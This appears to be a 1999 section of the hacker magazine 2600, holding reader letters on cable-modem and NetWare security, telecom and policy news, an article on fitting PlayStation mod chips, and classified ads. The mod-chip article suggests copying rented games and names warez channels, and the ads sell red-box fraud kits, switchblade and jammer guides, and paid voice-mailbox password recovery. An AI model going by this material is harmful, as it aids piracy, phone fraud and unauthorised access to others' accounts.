As to 15:4 of *2600,* in your opening article entitled "The Victor Spoiled" there is mention of the "selling out" of hackers to big business. This article was followed by another article by none other than Kingpin from L0pht Heavy Industries. From what I understand L0pht themselves deal primarily with big business. Why was such an inspirational piece followed by an article by an organization that in my understanding has performed exactly what you were trying to sway your readers from falling prey to? I'm not saying that L0pht hasn't performed responsibly in the public eye. In fact, L0pht has done remarkably and maybe even changed a few people's opinions on the hacker community. My aunt even reads your magazine now because of groups like L0pht. I just figured I'd state something that was running around my brain since I read the last issue.

John Q Sample

You should read the article a little more closely as the L0pht was one of the groups we mentioned as a positive force in the hacker world. And while they may in fact deal with big business, they do so entirely on their own terms which is the best anyone can hope for.

Dear *2600:*

Cheers for the latest issue (15:4). The article regarding dealing with the media - a task that is reprehensible yet inevitable for any group of people desiring some sort of change - prompted me to find this address and forward it to you. It may not be any more helpful than the Better Business Bureau when the government lets a business rip off unwary consumers, but it may be worth the work in some cases: Minnesota News Council, 12 South Sixth Street, Suite 1122, Minneapolis MN 55402, (612) 341-9357 phone, (612) 341-9358 fax. It is an impartial organization that hears and considers complaints against news media, and it hears complaints from all 50 states. As for the rest of the world, I do not know.

Rev. Randall Tin-ear
Angry Thoreauan MagaZine

Cable Modems

Dear *2600:*

I just finished reading "Cable Modem Security" by Fencer in the Winter 1998-1999 issue of *2600,* and, frankly, this is such a poorly written article that I don't even know where to start a reply.

Most of the article is simply wrong. To begin with, it is true that most cable companies won't install if you're running UNIX, but it's not part of any sinister plot. It's simply a training and support issue. I run AIX at home on a UNIX workstation - not even an Intel processor in sight, let alone a PC - and I'm sending this message over a cable modem made by LanCity and running on Mediaone, the local cable TV provider. Before I purchased the cable modem service, I sent mail to their technical support asking if I could do this. I was told that they didn't care *what* operating system I ran, so long as (1) I had a Windoze or Mac available for the install tech, who was trained on only those two, (2) I used DHCP for address leasing, (3) I notified them if my Ethernet MAC address were to change, and (4) I didn't interfere with anyone else's service. So I had to borrow a Win95 PC to do the install, then I just rewired with my AIX box and used "chdev" to set the Ethernet address to be the same as the PC I'd borrowed, and I was up and running.

I can certainly sympathize with having to write install procedures for hundreds of different computer types and configurations and for hundreds of install personnel. It's a non-trivial problem. Limiting it to the fewest choices mitigates some of the grief.

The MAC address is not at all a "password." It's just a key into the DHCP database to keep track of IP leases. This has nothing whatsoever to do with security in any form. It's not a password to log into anything anywhere. It has everything to do with network addressing, which is a very difficult problem, especially when you have a population of mostly PC users running operating systems that do not allow for remote administration.

"Megalith" (www.ml.org) went off the air months ago due to infighting among their founders. Fortunately, at least with Mediaone, you don't need this dynamic DNS service. A static host name comes free with the account. I've been able to use my machine for running a web page hit counter CGI and to allow access for FSF folks to do PowerPC distribution builds without having to worry about DHCP addressing.

No, the DHCP lease time (it's not called a "TTL;" please see RFC 2132) is not used to discourage httpd or ftpd. I've had the same IP address for months. The lease time is there to allow for network renumbering. The subnet I'm on has been reallocated at least three times now as the number of subscribers has gone up. Without a bound on address lease time, address reallocation becomes impossible.

No, the PROM on network interface cards does not hard-code the address. This is not and has never been true. Ethernet controllers are unable to read a PROM at boot time. Instead, your software reads the PROM and copies the MAC address into the Ethernet controller when the driver is loaded. The reason the PROM is there is not to prevent the use of a different address, but to allow the manufacturer to install an address that is easily serializable during manufacturing to prevent accidental MAC address duplication. If your driver doesn't let you set your own MAC address, then that driver is at least poorly written.

No, it is not possible for MAC addresses to leak out of your own internal network if you're using your box as a router. The only case where that occurs is if you're using a repeater or a bridge (also known as a switch). MAC addresses on IP networks are simply not copied between networks; they're instead local to a link. Routers copy packets between interfaces based on the IP destination address, not the MAC address, and the copied packet is given the MAC address of the interface on which it's next sent. In fact, I run a local network here off of my AIX box using RFC 1918 addresses and a SOCKS server. It works perfectly, and causes no strange-looking traffic on the cable network.

Of course, if strange IP addresses leak out into the cable company's network due to a routing misconfiguration, they might possibly come asking, but I've done some snooping on the cable here, and there are *many* misconfigured nodes on just this one span. If they cared about this issue at all, that probably wouldn't be true.

No, it's not at all possible for you to obtain someone else's MAC address by sniffing on another network. As I mentioned before, MAC addresses are local to a link. The assertion otherwise belies a profound ignorance of IP routing.

No, the Lance Ethernet chipset is not made by DEC. It's made by AMD. Digital's 10/100 chipset is the 21140/21143, and is commonly called the Tulip.

No, there is absolutely no indication outside of the machine when the Ethernet controller is put into promiscuous mode. This entire section of the article is pure bunk. First of all, Ethernet controllers are extraordinarily stupid devices - they know nothing of ARP, let alone UDP. Those are protocols implemented only in software. Secondly, they always receive all packets; the address filtering that's normally used is generally done after packet reception has already started. And it's absolutely false that a T2501 or 4000 series Crisco can detect any other node using an Ethernet controller in promiscuous mode. Whoever told you that was either very confused or intentionally misleading you.

No, it's not possible to run two nodes at the same time with the same MAC address. What will happen is a phenomenon known as "sniping." When you send out TCP packets to some remote destination, it will attempt to reply to you. When the router sends this reply out over the cable using the MAC address associated with your IP address, both you and the other node configured with that same MAC address will receive it. Since the other node is not expecting this packet, it will fail to demultiplex the (src-IP, dst-IP, src-port, dst-port) tuple into a valid connection, and it will send back a TCP RST (reset) message. This is a normal part of TCP input processing, and cannot be disabled without rewriting both your TCP stack and your victim's stack. This reset message will cause your TCP connection to immediately be disconnected.

As for encrypting clients, well, that's the only decent recommendation in the article. I'm using ssh now for remote login service, and pgp for encrypting mail to remote sites. If you run over public networks at all, strong encryption is the only way to go.

James Carlson
Consulting S/W Engineer
IronBridge Networks
Lexington, MA

Netware Feedback

Dear *2600:*

I've been an avid *2600* reader for quite some time, and although I may have missed an issue or two, I've never had problems purchasing it at any B&N.

I wanted to make a few corrections and comments regarding the "Fun with NetWare 5" article. First and foremost, regarding ConsoleOne: Khyron attributes the slowness of ConsoleOne as one of "java's biggest flaw[s]." This is simply not true. Unlike the GUI in WindowsNT, ConsoleOne is run as a background thread. This provides some protection against inadvertently bringing the server to its knees while refreshing the screen, or installing products. I personally don't think this is a flaw in java. Secondly, Khyron fails to mention Pandora's box for NetWare 4.11. Although Novell broke Pandora's box with the release of Service Pack 5, it still is a more sophisticated method of performing a security audit than, say, burglar.nlm (which was designed for NetWare 3.1x). Visit their site at www.nmrc.org/pandora/index.html. My last comment is regarding the increased hardware requirements to run NetWare 5. Compared to other operating systems, 64MB of RAM is a pretty modest amount to run NetWare 5. And what operating system upgrade *doesn't* come with increased hardware requirements?

I think the bottom line of your article is basically, NetWare is only as secure as you make it. This seems to be true with any NOS (Linux, NetWare, WindowsNT, and others). Use tough passwords that are not in a dictionary and contain alphanumerics, lock your server up (and use "load monitor -l" in the autoexec.ncf) and only provide access to those trustworthy, disable (or password) your guest accounts, rename the admin user, etc. I think these fundamentals go for any box that requires security.

godbox

Dear *2600:*

I am writing in regards to the article in 15:4 entitled "Fun With Netware 5." Khyron wrote a good article, but his explanation of NDS may not have been made clear enough. He says that only one login is needed for any server on the network. This is not exactly true. Say we have two servers - we'll call them Dragon and Bottlecap, for lack of another name. We'll use the login name Buzz. If we want to log in to Dragon, but are already attached to Bottlecap, at the login prompt we would type: "bottlecap/buzz" (without quotes) and it would attach to bottlecap and ask for a password. If we are already at a command prompt, then just type: "login bottlecap/buzz". I hope this was a worthwhile contribution to the article.

Buzz

Send your letters to:
2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099
or
letters@2600.com

According to the Norwegian Supreme Court, it's not a crime to attempt to breach a computer system. It's up to the person running the site to ensure its security. If, however, the system is breached and information is either tampered with or copied, that would still constitute a crime. Mapping out the holes in a system is perfectly legal in their eyes. Meanwhile in Canada, a bill is being considered that could hold a company liable for allowing sensitive information such as human resources or payroll information to be accessed in a security breach. This represents a far saner way of looking at things than we're used to.

People who were unlucky enough to participate in Canada's Air Miles program discovered that files containing their names, card numbers, home phone numbers, and addresses were left completely unprotected at the www.airmiles.ca web site. It's because of stupidity like this that things like the above bill are being considered.

The chairman of the House Commerce committee (Tom Bliley, R-VA) says he doesn't believe we can go too far to prevent terrorism. He's proposing legislation that would make it illegal to publish reports on chemical plant safety on the Internet. All of this anti-terrorism hysteria seems a bit odd when, according to the State Department, incidents of international terrorism worldwide have declined 54 percent since 1987.

Overlay systems are becoming the wave of the future. What are they? A royal pain in the ass, according to most surveys that will lead to the eventual elimination of seven digit dialing. The geniuses who already screwed up the United States phone system by destroying the somewhat sane area code system (implementing a four digit area code would have saved so much present and future grief), are now pushing mandatory dialing of area codes, even when the area code is your own. Los Angeles and Philadelphia are the latest victims, with San Francisco and New York likely to follow later this year. You may ask why it's necessary to dial your own area code when it's never been necessary before. The confused answer you will get is that it has something to do with fairness. Since your next door neighbor may get a phone number in a new area code, why should (s)he be the only one who has to dial 1 plus the old area code. Better that everybody be inconvenienced equally. At least in Philadelphia, Bell Atlantic made a concession to the dialing public. If you're dialing your own area code, you don't have to dial the 1! Whee.

Pacific Bell (now part of SBC Communications) has been engaging in deceptive sales practices through its telemarketer (Business Response Inc. of St. Louis) according to consumer groups. Since only 12 percent of Pac Bell's customers subscribe to Caller ID and 44 percent have signed up for the privacy feature that blocks their number from being sent when making calls, the pressure is on. After all, if too many people keep their numbers from being displayed, Caller ID becomes less of a value to those paying for the service. Recent calls from the telemarketer offered a "free upgrade" from complete to selective blocking. The absurdity of this is deafening. Switching to selective blocking means customers would have to dial *67 before every call if they wanted their number blocked. Complete blocking does this automatically. By changing the default setting, customers would be more likely to send their number even if they didn't want to. It seems obvious that Pac Bell was behind this little scheme since they provided the telemarketer with the names of those people who had selected complete blocking. Other examples of how Pac Bell has been trying to force this technology on consumers is found in the numerous complaints of new customers not being told of the complete blocking option, as well as the introduction and aggressive pushing of Anonymous Call Rejection (which forces callers to unblock their number if they want to get through). In addition, the Public Utility Commission has gotten reports of customers being switched off of complete blocking without their permission. These are the tactics our phone companies resort to to make a buck.

The latest telco scam to afflict us here in New York is fairly common throughout the United States. It goes something like this: phone company sends brochure about three-way calling saying it's the best invention since sliced bread. They emphasize how you can talk to both Joe *and* Jane at the same time! "You'll never have to say, 'Wait by the phone while I call her now. Then I'll call you back, OK?'" (They really go out of their way to demonstrate the concept of talking to two people at the same time for their slow-witted customers.) Then the kicker: "Try Three Way Calling now. You don't have to order it ahead of time. Just pick up the phone and use it whenever you want to talk to two people at a time." Before breaking out the champagne over this wonderful gift from the phone company, consumers should be aware that this little ploy results in all kinds of unexpected charges. On the third page of their brochure, they mention the fact that *each use* of three-way calling costs 75 cents plus the cost of the call! This wouldn't be so bad if you could simply choose not to use it, like *69 or *66. But it's very easy to accidentally use three-way. All you have to do is flash your switch hook while connected to another call and you're making a three-way call! Even if you're hanging up on one call and quickly making another, it's likely you will activate three-way calling and incur a charge, now that the service has been "automatically added" to your line. Our local company (Bell Atlantic) has a suggestion: "Please wait three seconds after every call.... Your telephone needs to 'reset' itself to work properly for your next call." We have a suggestion. Call your local phone company and make sure they take such deceptive "services" off your line. Then call your local Public Utilities Commission or equivalent and make sure they warn the phone companies about such deceptive and sleazy practices.

AT&T, MCI, LDDS, IDT, and WilTel haven't been paying their phone bills. It seems they're letting their political views get in the way of their financial obligations. The phone bills, you see, are owed to the Cuban state-run phone company for phone service provided there. Apparently, the long distance companies have taken it upon themselves to withhold payment pending the outcome of a court case involving Cuban Americans who lost their lives when they flew a plane over Cuban airspace and were shot down in 1996. Our own State Department has even said that the long distance companies have no right to withhold payment because of this. Cuba will cut off service to the companies if they don't pay up. Meanwhile, Sprint and TLDI of Puerto Rico have kept their bills current.

In yet another incredible waste, a federal judge has sentenced 21-year-old Sean Trifero to a year and a day in prison. Trifero was allegedly the ringleader of a hacker group know as the Virii and has been accused of nothing more than causing "disruption" to various online services as they tried to figure out who he was. The government claimed this amounted to damages of $67,500 but refused to disclose how they arrived at that figure. In what may be a significant development, Judge Patti Saris expressed serious doubt as to the accuracy of this figure. In addition, she also rejected the government's request that he be banned from the Internet upon his release, something the government seems keen on making a precedent in all hacker cases. She even suggested that he get a job using computers when he gets out, as opposed to the retailing job he had before he was sentenced, which she described as a waste of his talents. This questioning of the party line is a refreshing change for a federal judge. We have to wonder why it wasn't enough to spare him a highly unnecessary prison term.

In case anyone's keeping track, PINs for Southwestern Bell calling cards can't begin with a 0 or a 1 for some reason. It might be interesting to see if other telcos have similar restrictions.

Still more stuff that's not allowed to be sent into prisons: photos depicting gangs/identifying hand signs or gang symbol/weapons/obscene or unlawful activity; metered envelopes; items that can't be searched without being destroyed; items made from metal, wood, plastic, cloth, or cardboard; and items larger than 8.5x11 inches. Additional unauthorized items include: hair, posters, jewelry, flowers/leaves, video cassettes, coins, stickers, lingerie, disks, confetti/glitter, brochures, computer magazines, catalogs, maps depicting area within ten mile radius of facility, magnets, wire, play money, lottery tickets, ID cards, laminated material, condoms, tattoo patterns, and hard cover books. Guess which one tripped us up?

If your neighborhood is getting an Enhanced 911 system anytime soon, you should know that a common "feature" of a lot of these new systems is a "built-in delay" of up to eight seconds before calls are answered. This happened to us recently in Suffolk County, NY. It seems Lucent never bothered to tell anyone that this kind of delay was possible. Phone company pamphlets attempted to make it sound like this obvious flub was actually a sign of progress: "These calls are processed by digital technology, which means they are routed quickly, reliably, and without static. *It takes several seconds from the time a call is dialed to 911 and handed off to an emergency official. A caller should stay on the line during those seconds of silence.* During this time, vital information about a caller is retrieved from a computer and then routed to the 911 system." In the old days, humans could give their own vital info in half the time. When we checked last, they were trying to figure out how to send a fake ringing sound down the line during those eight seconds so people would stop giving up.

Omnipoint continues to amaze us with their weird sales strategy. As if pricing GSM technology out of the reach of most consumers and practically handing the market over to Sprint PCS wasn't bad enough, now they seem intent on annoying whatever customers they've managed to keep. "Power On" is the name of an "exclusive rewards" program they offer to their customers. How does it work? Well, as the name suggests, all you need to do is keep the power to your phone on. That way you can "receive special messages delivered to your handset alerting you to unique offers, as well as chances to win some great prizes." That's right, unsolicited junk mail delivered right to your phone! They say they're doing this to say "thanks" to their loyal customers. We hate to think what they'll do when they get pissed off. Interestingly, when Omnipoint started service in 1996, they pledged that consumers would "pay only for the minutes they use" and that there would be no "packaged minutes." "Everyone gets the same low usage rate. No required commitments to high monthly calling plans in order to get 'lower' per minute rates." And, above all else, *no contracts!* A mere glance at their web page (www.omnipoint.com) will show at least *seven* packaged minute plans! And, yes, your local usage rate can vary from 0 cents to 71 cents a minute, depending on what packaged minute plan you select. And finally, you can get the lowest prices by, you guessed it, signing a contract. When these new services began, we were really hoping to see significant changes, not more of the same old crap with smaller phones.

Now you can "guard your kids against foul language on TV shows and videos" with a new invention called TV Guardian. For $300, this gizmo monitors the closed captioned signal and, if it sees a word it doesn't like, it mutes the audio. "Words are checked against an internal directory of over 100 offensive words and phrases." Somehow we doubt that will be enough for the easily offended. While the service claims to protect everyone from today's "strong language and religious profanity," we have to wonder how this thing could possibly work at all in the many cases where the closed captioning appears a split second (or more) after the words are uttered. Plus, in order to play it safe, we imagine the device would have to block several seconds of material surrounding the nasty word which means that people using this thing may be protected but they're also going to be real confused.

In yet another example of corporate greed, the International Lyrics Server (www.lyrics.ch) was raided and shut down in early January at the behest of the National Music Publishers' Association. Apparently, the notion that people were reading song lyrics without paying for them distressed these people so much that they decided to take the site down. Of course, it doesn't take much to realize that more music is likely to be sold as a result of such sites being in existence. At press time, it seemed likely that some sort of deal would be worked out that would allow the site back up only if the NMPA was allowed to somehow make money off of it.

According to SEPO, the Swedish Secret Service, it's possible for GSM phones to be used for industrial espionage, even when they are turned off. But, in an interview on Radio Sweden, SEPO head Andres Erikson said, "I don't want to go into how this can be done, because I don't want to give people information about this matter. So, our recommendation is: you should not speak over the telephone about secret things, and you should not bring GSM telephones into rooms where you talk about secret things." This seems a rather sloppy attempt to create fear of a technology without any credible evidence. Predictably, members of the GSM industry strongly disagreed with SEPO's assessment, saying that a phone that isn't even on can't be used for monitoring unless it has somehow been modified.

As more and more law enforcement agencies move to trunked communication systems, it seems inevitable that radio scanners will incorporate trunk tracking as well. Unfortunately, H.R. 514, the "Wireless Privacy Enhancement Act of 1999" will make it illegal for manufacturers to sell such equipment, or to sell any devices that "convert protected paging service transmissions to alphanumeric text." This bill is what the Feds are offering to enhance our privacy in lieu of strong encryption systems that they would have difficulty cracking. In other words: they can listen to us, but we can't listen to them. The bill is currently winding its way through Congress and will almost certainly become law unless people make a fuss. You can read the bill at:
http://thomas.loc.gov/cgi-bin/query/z?c106:H.R.514
If you're incensed enough about this to write to your representatives but you've forgotten who they are, go to
http://www.congress.nw.dc.us/c-span/elecmail.html
And if you're interested in an anti-H.R. 514 site, check out:
http://www.dimensional.com/~efricha/HR514/

An example of how sometimes grass roots activism actually accomplishes something can be seen in the latest news from the FCC. Proposals are finally being considered for microbroadcasting - stations that operate between 1 and 1000 watts on the FM dial. Over the past couple of years, this form of radio has flourished around the country. But the corporate broadcasters and National Public Radio have complained about these non-licensed upstart people who do everything from playing alternative styles of music to talking about community issues. Now it seems the FCC has finally seen the mistake it made in allowing corporations to own more than a handful of radio stations - there are now two of them that own more than 400 stations each! There are very few people left who don't see the danger of this kind of power in the hands of a single entity. Licensed microbroadcasting is a step towards correcting this but it's only the first step. Great care must be taken to ensure that this spectrum isn't handed over to another powerful interest. And we mustn't give up on the FM spectrum as it currently stands. The airwaves are *public,* after all, and the public has the right to decide how they should be used. Companies that have taken over multiple stations in the same city should be compelled to give at least one of them back to the community. After all, they've probably made a ton of money off of the public airwaves already - it seems only fair to give something back. Those of you interested in commenting on the microbroadcasting proposal should go to www.fcc.gov/mmb/prd/lpfm/. There are a number of issues which must be dealt with, in addition to the above. For instance, the current proposal for some reason leaves out stations between 10 and 99 watts, which is the most common power used by existing microbroadcasters. The comment period ends on April 12, 1999.

All of these corporate mergers and takeovers have inspired us. After all, nobody seems to know who's controlling what anymore. That's why we strongly urge people to find out the real names of the companies running things and refer to the companies they control with the proper name. For instance, CBS is owned by Westinghouse. So call it Westinghouse, not CBS. NBC is General Electric and ABC is Disney. When you tell people you're watching Disney's World News Tonight, you'll begin to see how this can change people's perceptions of the media. Some of these companies are touching you on many levels. As one way of working all of this out, we've started a project to sort out who owns what which hopefully will become quite useful to the masses. It's called www.whoownswhat.net and we intend to use this to provide a quick guide to which companies are really in charge of the things you see every day. If people pool their knowledge, this can become an indispensable tool.

Hacking a Sony Playstation

by Flack
flack@theshop.net

If you're one of the millions of Playstation (PSX) owners out there, good news - you can "hack" your PSX with the addition of a "mod" or "pic" chip, enabling you to play backed up (ahem) PSX games, and more importantly, import games. And, at a fraction of the cost.

Background

If anyone is going to know how a CD-Rom drive works, it's going to be Sony, and so you shouldn't expect copying a Playstation game to be easy. Sony implemented the PSX with a heck of a copy protection scheme. When you put a CD into your PSX, not only does it try to detect whether it's an original or not, but it tries to detect the country code on the CD as well. Legitimately backed up your PSX game, your original CD is now ruined, and you want to play the backup? Tough. Bought the latest new hit import from Japan and want to play it on your PSX? Tough. Tough, that is, until you've modified your PSX with what is referred to as a mod chip.

Mod Chips

Mod chips are add on chips that you can purchase off the Internet and install into your PSX to allow it to play both backed up and import games. When you turn on the PSX, the chip tells the PSX to ignore whatever it finds during its protection/country checks, and go ahead and play the game. Mod chips on the Internet can cost you anywhere from $5 to $20, depending on who you order from, how you order, and how many chips you order. My past experience has been to always order more than one chip - there's always someone else who wants their PSX modded.

Installation

Now here's the fun part. If you haven't taken Soldering 101, then probably a $150 Playstation isn't the place to learn. Dads, science teachers, and vo-tech graduates are great people to have help you. Most mod chips come with instructions, but the basic gist is that you are going to open up your PSX, solder four wires from the chip to the motherboard, and then put the whole mess back together and hopefully have it still boot up.

Risks

Well first of all, the obvious risk is that of screwing your PSX up. An extra drop of solder here or there will surely screw things up. I have one friend who modded his PSX and now it won't see his memory card slot at all. I had another friend who accidentally pulled and broke a wire inside the machine ... trash. You can think of your own scheme to be able to return your PSX back to Wal Mart and exchange it for a fresh one, but the obviously preferred method is to not fubar up your PSX in the first place.

What Does All This Mean?

In laymen's terms, once your PSX is modded, you can play any PSX CD, copy, original, import, whatever. With a PC, a CD-R drive, a copy of CDR-Win, a Blockbuster card, and a stack of blank CD's, a guy could really increase his PSX collection in a hurry. There are plenty of EFNet channels (#psx, #psxiso, #psxwarez, #psxceed, etc.) that trade copies of PSX games. Be warned though, PSX games often hover around the 700meg mark, so don't expect to be welcomed with open arms at 56k. You can also get legal CD imports from overseas, which your PSX normally wouldn't play. Many games like Bushido Blade II and Street Boarders are released 6 months in advance overseas.

Final Thoughts

Like console copiers, modding your PSX (although voiding your warranty) is technically legal, when used in the context of backing up your own personally owned games. Chances are very few people use them inside those boundaries, but as long as there is that sliver of legality, you can still get mod chips without much hassle (about the same as getting a tone dialer these days). So if you're a Crash Bandicoot fan and don't give a flip about that little red hat wearing Mario, you too can enjoy the fruits of hacking your console.

MARKETPLACE

☎ ☎ ☎ Happenings ☎ ☎ ☎

ROOTFEST '99 is a computer security convention taking place May 21-23, 1999. Many of the leaders in the security field will be giving speeches and many events are planned. For more information, please visit www.rootfest.org.

DEF CON 7.0 is July 9-11 in Las Vegas! We take over the entire Alexis Park Hotel right near the Four Corners of the strip! How crazy will it get when we have our own hotel? All kinds of events planned - the traditional Spot the Fed contest, the L0pht's TCP/IP drinking game, Capture the Flag hacking network, high speed net access, live DJ's and bands, and maybe even some inflatable battling Sumo outfits! Cost is $40 at the door, hotel rooms are $79 a night. Ages 18 and over can rent a room this year and you can pack up to 4 people to a room. Call the Alexis Park for reservations at (800) 582-2228 and mention you are with the DEF CON group to get the cheaper room rate. For more info: www.defcon.org or dtangent@defcon.org or DEF CON, 4505 University Way NE #7, Seattle, WA 98105 or (206) 626-2526 or #dc-stuff on EFNET.

H2K. That's right, Hope 2000. Check www.h2k.net or join the planning committee by emailing majordomo@2600.com and typing 'subscribe h2k' as the first line of your mail. Right now all we know is: New York, Summer 2000. Help make it happen.

☎ ☎ ☎ ☎ For Sale ☎ ☎ ☎ ☎

THE BEST HACKERS INFORMATION ARCHIVE on CD-ROM has just been updated and expanded! The Hackers enCyclopedia '99 - 12,271 files, 650 megabytes of information, programs, standards, viruses, sounds, pictures, lots of NEW 1998 and 1999 information. A hacker's dream! Find out how, why, where, and who hackers do it to and how they get away with it! Includes complete YIPL/TAP back issues 1-91! Easy HTML interface and DOS browser. US $15 including postage worldwide. Whirlwind Software, Unit 639, 185-911 Yates St., Victoria, BC Canada V8V 4Y9. Get yours!

REAL WORLD HACKING: Interested in rooftops, steam tunnels, abandoned buildings, subway tunnels, and the like? For a copy of *Infiltration,* the zine about going other places you're not supposed to go, send $2 to PO Box 66069, Town Centre PO, Pickering, ONT L1V 6P7, Canada.

ORDER MY BOOK: *Y2K & YOU.* There's a lot of money to be made because of Y2K and I'll tell you how. But there's a whole lot more benefits just waiting for you and I'll tell you that too! I'll also send everyone a copy of "The New ATM Game - Thanks Y2K" (for educational purposes only). Send $20 (I'll pay S/H) to William F. Welsh, 11875 Pigeon Pass Rd., Ste. D-1-408, Moreno Valley, CA 92557. Satisfaction guaranteed or complete refund to all mental cases.

TAP T-SHIRTS: They're back! Wear a piece of phreak history. $17 buys you the TAP logo in black on a white 100% cotton shirt. As seen at Beyond Hope. Cheshire Catalyst-approved! Specify L/XL. Send payment to TPC, 75 Willett St. 1E, Albany, NY 12210.

COMPLETE TEL BACK ISSUE SET (devoted entirely to phone phreaking) $10 ppd; Forbidden Subjects CD-ROM (330 mb of hacking files) $12 ppd; Disappearing Ink Formulas - safely write memos, love letters, or nasty notes. Fade time is adjustable. $5 ppd. How to build a switchblade from scratch using common tools $10 ppd. How to convert a folding pocket knife to switchblade operation $8 ppd. Get both for $15. How to convert a superhet radar detector to a jammer $5 ppd. Pete Haas, PO Box 702, Kent, OH 44240-0013.

INFORMATION IS POWER! Get our catalog of informational manuals, programs, files, books, and videos for $1 US. Membership forms included with the catalog for monthly up-to-date information and benefits not available anywhere else. Stay informed, stay educated, stay ahead of the technology curve. Legit and recognized world-wide. SotMESC, Box 573, Long Beach, MS 39560.

MS OFFICE '97 PRO EDITION. Version SR-2 $60. (Full, Standalone Install) New, sealed, registerable. No manuals included. Cash, money orders, and checks accepted. The Omega Man, 8102 Furness Cove, Austin, TX 78753-5819. omegaman4@juno.com

PAOLO'S ONLINE: http://www.paolos.com. Not just the same old cheap pick sets and maybe a pick gun. We have access to the bleeding-edge locksmithing tools, from code books to safe penetration to '99 model auto entry! We specialize in special orders. Stop getting gouged/ripped off by lamer spy shops, and let us equip you with the latest and greatest in the trade. Also, switchblades, exotic weaponry, non-lethal self-defense, and more. Free password to our file archives with every order. Your BEST PRICE beat, and YOUR SATISFACTION GUARANTEED. Serving professionals since 1996.

ATTENTION HACKERS AND PHREAKERS. For a catalog of plans, kits, and assembled electronic "tools" including the RED BOX, SLOT MACHINE MANIPULATORS, SURVEILLANCE, RADAR JAMMERS, LOCK PICKING, and many other hard to find equipment, send $1 to M. Smith-03, 1616 Shipyard Blvd. #267, Wilmington, NC 28412 or visit http://www.hackershomepage.com.

WIRETAPPING, cellular monitoring, electronic surveillance, photographs, frequencies, equipment sources. 16 page pictorial of the equipment used in a real life countermeasures sweep. Never before published information in THE PHONE BOOK by M L Shannon, ISBN 0-87364-972-9. 8 1/2 x 11 paperback, 263 pages. Autographed copy $43 postpaid as follows: check or money order payable to Lysias Press for $38, second check or money order for $5 payable to Reba Vartanian to be forwarded to 2600 for the Kevin Mitnick defense fund. Lysias Press, PO Box 192171, San Francisco, CA 94119-2171. Also available from Paladin Press, PO Box 1407, Boulder, CO 80307 and by special order from Barnes and Noble.

☎ ☎ ☎ Help Wanted ☎ ☎ ☎

NEED ASSISTANCE WITH MY CREDIT REPORT. Significant compensation. Contact G. Williams, 1313 10th St. NW, Washington, DC 20001, (202) 336-3910.

HELP TO FIND VOICE MAILBOX PASSWORD. Password for voice mailbox lost. A new replacement will erase all existing data including the voice mail box greeting. Will pay $75 to first person who can recover all digit (numerical) password. For details, e-mail: help-discover@usa.net

OFF THE HOOK can now be heard on the net! Thanks to the generosity of people with access to bandwidth, people from around the planet can tune in every Tuesday at 8 pm Eastern Time by connecting to www.2600.com (listeners in the New York metropolitan area should tune to WBAI 99.5 FM). If you have access to a T-1 or better from work, your dorm room, or anyplace else in the entire world, we need your help to get the show distributed. Mail porkchop@2600.com if you have the bandwidth to serve listeners from around the world.

☎ ☎ ☎ ☎ Wanted ☎ ☎ ☎ ☎

WANTED: Heathkit ID-4001 digital weather computer in working condition. Also wanted: microprocessors for Heathkit ID-4001, ID-1890, ID-1990, and ID-2090. Advise what you have, price, and condition. E-mail: heath.kit@usa.net

☎ ☎ ☎ ☎ Services ☎ ☎ ☎ ☎

THE FAMILY, a close knitted social group, has formed for all unappreciated, misunderstood hackers, phreakers, and computer nerds. We welcome you to join, with your kind, in furtherance of mutual love, peace, and prosperity. Master the possibilities of collective thought. Please pyramid this ad on any BBS. Contact: Purcell Bronson, Drawer K, Dallas, PA 18612.

INFORMATION ARCHIVES. Source codes, text files, DoD manuals, information for all! Catalog: $2 + one 32 cent stamp. NEW: INFO ARCHIVES will BUILD you a CUSTOM COMPUTER SYSTEM! From low-end systems to servers that use more power than Vegas, we can build it for you! Also: let us design and code your web page. For either of these services, please send us a letter describing the computer you would like built or the web page you would like constructed for a FREE cost estimate. Information Archives, J. Olsommer, PO Box 222, Lakeville, PA 18438.

SUSPECTED OR ACCUSED OF A CYBERCRIME? You need a zealous advocate committed to the liberation of information who specializes in hacker, cracker, and phreaker defense. Contact Omar Figueroa, Esq., at (415) 986-5591 or omar@alumni.stanford.org. Free in-person consultation (to minimize risk of interception) for 2600 readers in the San Francisco Bay Area.

CHARGED WITH A COMPUTER CRIME? Contact Dorsey Morrow, Attorney at Law, at (334) 265-6602 or cyberlaw@dmorrow.com. Extensive computer and legal background.

☎ ☎ ☎ ☎ Personal ☎ ☎ ☎ ☎

IN DESPERATE NEED OF FRIENDS AND MENTORS. I've been in prison going on 10 years and facing several more. I'm locked in a single man cell for 23 hours a day with no access to getting a better education except through free world help. Any and all correspondence will be greatly appreciated. Feel free to post this anywhere you deem appropriate. Ian D. Fields #524714, Hughes Unit, Rt. 2, Box 4400, Gatesville, TX 76597.

MY STARVING BRAIN IS STILL TRAPPED in a big Federal prison with 1,300 bums and nuts so I am asking you to help me escape (boredom and insanity) by mailing me any computer-related material you can spare. Sending me stuff (or even a short shout to say hi) is guaranteed to bring you good luck and a copy of my informative paper, "Proctor Prophecy," chock-full of humor, observations, and gleanings. Special request: I am seeking H/P correspondents in Richmond, VA and Palm Beach, FL. Tom Proctor, FCI 28204-004, Petersburg, VA 23804 (after 1/25/99 c/o 200 West Marshall Street, Richmond, VA 23220).

BOYCOTT BRAZIL is requesting your continued assistance in contacting PURCHASING AGENTS, state and municipalities, to adopt "Selective Purchasing Ordinances," prohibiting the purchasing of goods and services from any person doing business with Brazil. Purchasing agents for your town should be listed within your town's web site, listed on www.city.net or www.munisource.org. Examples of "Selective Purchasing Ordinances" can be reviewed within the "Free Burma Coalition" web site. Thanking *2600* staff, subscribers, and friends for your continued help in informing the WORLD as to my torture, denial of due process, and forced brain control implantation by Brazilian Federal Police in Brasilia, Brazil during my extradition to the U.S. Snail mail appreciated from volunteers. John G. Lambros, #00436-124, USP Leavenworth, PO Box 1000, Leavenworth, KS 66048-1000. Web site: http://members.aol.com/BrazilByct

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even bother trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Summer issue: 5/1/99.

MEETINGS MEETINGS MEETINGS MEETINGS

UNITED STATES

